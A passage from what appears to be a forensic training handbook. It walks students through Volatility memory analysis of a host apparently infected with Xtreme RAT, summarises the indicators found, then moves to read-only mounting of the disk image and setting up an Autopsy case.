It is often interesting to check the command line which was used to start a given process. Students can do this using the *dlllist* plugin.






```

enisa@training:~$ vol dlllist -p 4888 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : svchost.exe
enisa@training:~$ vol dlllist -p 4872 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : explorer.exe
enisa@training:~$ vol dlllist -p 5172 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : C:\Users\Peter\AppData\Roaming\HostData\update.exe
enisa@training:~$ 
    
```

Figure 19: Dlllist

From this output, students can check that the update.exe executable is located at %APPDATA%\HostData\update.exe.

One more thing to notice is that there are two explorer.exe processes present in the system while normally there should be only one.




| Name | PID | PPID | Thds | Hnds | Sess | Wow64 | Start | Exit |
|--------------|------|------|------|------|------|-------|------------------------------|------|
| explorer.exe | 2068 | 1556 | 57 | 0 | 1 | 0 | 2016-08-16 12:55:36 UTC+0000 | |
| explorer.exe | 4872 | 4748 | 3 | 0 | 1 | 0 | 2016-08-16 13:02:58 UTC+0000 | |

Figure 20: Explorer.exe processes

Explorer.exe with PID 4872 was started using the original Windows executable, though it is not the main explorer.exe process which was started when user logged in (PID:2068). This suggest that malware is using RunPE¹² technique as a form of its disguise.

6.4 Network artefacts analysis

To search memory for artefacts of network connections students can use the *netscan* Volatility plugin. The output of the plugin is the list of TCP and UDP endpoints, both IPv4 and IPv6.



| Proto | Local Address | Foreign Address | State | Pid | Owner | Created |
|-------|--------------------------------|-----------------|-------------|------|-------------|------------------------------|
| TCPv4 | 192.168.5.100:59280 | -:443 | ESTABLISHED | -1 | | |
| TCPv4 | 192.168.5.100:59280 | -:443 | ESTABLISHED | -1 | | |
| UDPV4 | 127.0.0.1:512 | *:* | | 5128 | Skype.exe | 2016-08-16 12:57:46 UTC+0000 |
| TCPv4 | 192.168.5.100:59277 | 0.0.0.29:80 | ESTABLISHED | -1 | | |
| UDPV4 | 0.0.0.0:0 | *:* | | 1132 | svchost.exe | 2016-08-17 12:01:09 UTC+0000 |
| UDPV6 | :::0 | *:* | | 1132 | svchost.exe | 2016-08-17 12:01:09 UTC+0000 |
| UDPV4 | 0.0.0.0:512 | *:* | | 5128 | Skype.exe | 2016-08-17 12:01:04 UTC+0000 |
| UDPV4 | 0.0.0.0:512 | *:* | | 1132 | svchost.exe | 2016-08-17 12:00:28 UTC+0000 |
| UDPV4 | 0.0.0.0:0 | *:* | | 800 | svchost.exe | 2016-08-16 12:57:14 UTC+0000 |
| UDPV4 | 192.168.5.100:512 | *:* | | 4 | System | 2016-08-17 12:00:28 UTC+0000 |
| UDPV6 | fe80::28b6:9b1e:817d:11e5:5888 | *:* | | 848 | svchost.exe | 2016-08-17 12:00:24 UTC+0000 |
| UDPV4 | 0.0.0.0:0 | *:* | | 1132 | svchost.exe | 2016-08-17 12:00:28 UTC+0000 |

Figure 21: Network artefacts

¹² RunPE: How to hide code behind a legit process <http://www.adlice.com/runpe-hide-code-behind-legit-process/> (last accessed 30.09.2016)



Inspection of the list can reveal a few connections to nonstandard TCP ports.



```

enisa@training:~$ vol netscan | egrep '(State|:123|:330)' | cut -c 20-
Volatility Foundation Volatility Framework 2.5
Proto Local Address          Foreign Address      State      Pid   Owner       Created
TCPv4 192.168.5.100:49847    -:12350           ESTABLISHED -1
TCPv4 192.168.5.100:59220    -:12345           ESTABLISHED -1
TCPv4 192.168.5.100:59271    -:12345           ESTABLISHED -1
TCPv4 192.168.5.100:59268    -:33033           CLOSED      -1
enisa@training:~$ 
    
```

Figure 22: Netscan

There were also some connections to TCP /80 (HTTP) and TCP /443 (HTTPs).



```

enisa@training:~$ vol netscan | egrep '(State|:443|:80)' | cut -c 20-
Volatility Foundation Volatility Framework 2.5
Proto Local Address          Foreign Address      State      Pid   Owner       Created
TCPv4 192.168.5.100:59280    -:443            ESTABLISHED -1
TCPv4 192.168.5.100:59280    -:443            ESTABLISHED -1
TCPv4 192.168.5.100:59277    0.0.0.29:80      ESTABLISHED -1
TCPv4 192.168.5.100:49864    -:443            ESTABLISHED -1
TCPv4 192.168.5.100:58959    0.0.0.0:443     ESTABLISHED -1
TCPv4 192.168.5.100:59250    -:443            ESTABLISHED -1
TCPv4 192.168.5.100:59265    -:443            ESTABLISHED -1
TCPv4 192.168.5.100:59246    -:443            ESTABLISHED -1
TCPv4 192.168.5.100:59234    -:443            ESTABLISHED -1
TCPv4 192.168.5.100:59283    -:443            ESTABLISHED -1
TCPv4 192.168.5.100:59269    -:443            ESTABLISHED -1
TCPv4 192.168.5.100:59274    -:443            CLOSED      -1
enisa@training:~$ 
    
```

Figure 23: Netscan

Unfortunately in neither case were any remote addresses or process IDs retrieved by Volatility. Fortunately, using a (srcip:sport, dport) tuple, it should be possible to track the destination address of some of those connections in netflow logs – assuming that the connections took place between 2016-08-16 and 2016-08-17.

6.5 Memory analysis summary

Based on basic memory analysis, the following was concluded.

- System was most likely infected with Xtreme RAT malware which code was found in the memory of at least three processes.
- Malware is possibly using RunPE technique to hide its presence in the system.
- Some connections to strange tcp ports were observed.
- The following paths to suspicious executables were found:
 - %APPDATA%\HostData\update.exe
 - The following timestamps were noted:
 - 2016-08-16 13:02:57 UTC+0000 (start of svchost.exe)
 - 2016-08-16 13:02:58 UTC+0000 (start of explorer.exe)
 - 2016-08-16 13:03:04 UTC+0000 (start of update.exe)
 - 2016-08-16 13:07:36 UTC+0000 (start of cmd.exe)
 - 2016-08-16 13:42:12 UTC+0000 (start of cmd.exe)
 - 2016-08-16 14:08:30 UTC+0000 (start of cmd.exe)


- 2016-08-16 14:18:48 UTC+0000 (start of cmd.exe)
- 2016-08-16 14:23:02 UTC+0000 (start of cmd.exe)
- 2016-08-16 14:23:46 UTC+0000 (start of cmd.exe)

7. Disk analysis

7.1 Mounting Windows partition and creating the timeline

When proceeding to disk analysis, it is worthwhile to use both Autopsy¹³ (graphical interface to The Sleuth Kit toolkit) as well as mount analysed partitions in the local filesystem. Mounting partitions in the local filesystem allows analyst to use standard Linux tools (grep, find) when inspecting analysed filesystem.

Students should start with listing partitions present on disk image.




```
ensa@training:/media/sdb1/Windows$ mmls disk.raw
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End        Length     Description
000: Meta    0000000000  0000000000  0000000001 Primary Table (#0)
001: -----  0000000000  0000002047  0000002048 Unallocated
002: 000:000  0000002048  0001026047  0001024000 NTFS / exFAT (0x07)
003: 000:001  0001026048  0050329599  0049303552 NTFS / exFAT (0x07)
004: -----  0050329600  0050331647  0000002048 Unallocated
ensa@training:/media/sdb1/Windows$
```

Figure 24: Partitions

The main Windows partition is the partition 003 starting at sector 0001026048 (byte offset = 525336576 = 1026048*512). Students should mount it at /mnt/part_c::



```
ensa@training:/media/sdb1/Windows$ sudo mkdir /mnt/part_c
ensa@training:/media/sdb1/Windows$ sudo mount -t ntfs -o ro,offset=525336576 disk.raw /mnt/part_c/
ensa@training:/media/sdb1/Windows$ ls /mnt/part_c/
autoexec.bat config.sys ProgramData $Recycle.Bin Users
bootmgr pagefile.sys Program Files swapfile.sys Windows
BOOTNXT PerfLog Recovery System Volume Information
ensa@training:/media/sdb1/Windows$
```

Figure 25: Mounting

Provided mount options specify to mount partition as read-only as well specify starting offset of the partition in disk.raw image (checked in the previous step).

¹³ Digital forensics platform and graphical interface to The Sleuth Kit <http://www.sleuthkit.org/autopsy/> (last accessed 30.09.2016)

Next students should start Autopsy (system menu -> Forensic Tools -> Autopsy 2.24).




Figure 26: Autopsy

If the web browser wasn't yet started in the system, it should start now. Otherwise open new tab in browser and go to <http://localhost:9999/autopsy>.





Figure 27: Autopsy web interface

After starting Autopsy, first thing to do should be creation of a new case. One case should be related to one incident. To create new case students should click “New Case” and fill the form on the next page. Then click “New Case” again.



The screenshot shows a Mozilla Firefox window titled "Create A New Case - Mozilla Firefox (as superuser)". The address bar shows "localhost:9999/autopsy?mod=0&view=1". The main content area has a yellow background and displays the "CREATE A NEW CASE" form. The form consists of three sections:

- 1. Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.
- 2. Description:** An optional, one line description of this case.
- 3. Investigator Names:** The optional names (with no spaces) of the investigators for this case.
The input fields are arranged in two columns:

| | |
|---|-------------------------|
| a. <input type="text" value="Trainee"/> | b. <input type="text"/> |
| c. <input type="text"/> | d. <input type="text"/> |
| e. <input type="text"/> | f. <input type="text"/> |
| g. <input type="text"/> | h. <input type="text"/> |
| i. <input type="text"/> | j. <input type="text"/> |

At the bottom are three buttons: "NEW CASE" (highlighted in orange), "CANCEL", and "HELP".

Figure 28: Creating the case

On the next page students will be informed about the path to the case files (including some intermediate results). It is worth to remember this path for later use (e.g. copying some results as an additional evidence files).




Figure 29: Creating case

Each forensic case in Autopsy can be related to one or many hosts. In the next step, students will add a Windows workstation host by clicking “Add Host”. On the next page, students should specify at least a Host Name and then click “Add Host”. It is also worth to specify GMT time zone to be sure that this time zone will be used for displaying times during file analysis. To list other available time zones, students can click “Help”.



Add A New Host To Training - Mozilla Firefox (as superuser)

localhost:9999/autopsy?mod=0&view=7&case=Training

Case: Training

ADD A NEW HOST

1. **Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.

2. **Description:** An optional one-line description or note about this computer.

3. **Time zone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.

4. **Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.

5. **Path of Alert Hash Database:** An optional hash database of known bad files.

6. **Path of Ignore Hash Database:** An optional hash database of known good files.

ADD HOST **CANCEL** **HELP**

Figure 30: Adding a new host

Adding Host Windows to Training - Mozilla Firefox (as superuser)

localhost:9999/autopsy?mod=0&view=8&case=Training

Adding host: Windows to case Training

Host Directory (/usr/share/caine/report/autopsy/Training/Windows/) created
 Configuration file (/usr/share/caine/report/autopsy/Training/Windows/host.aut) created
 We must now import an image file for this host

ADD IMAGE

Figure 31: Importing an image



The next step will be to add evidence files consisting of whole disk images or images of single partitions. Each host can have one or more forensic images added. To add a new image click “Add Image” and then “Add Image File”.




Figure 32: Adding image file

In the next form students should specify the path to the disk image and check if Type is set to *Disk*.

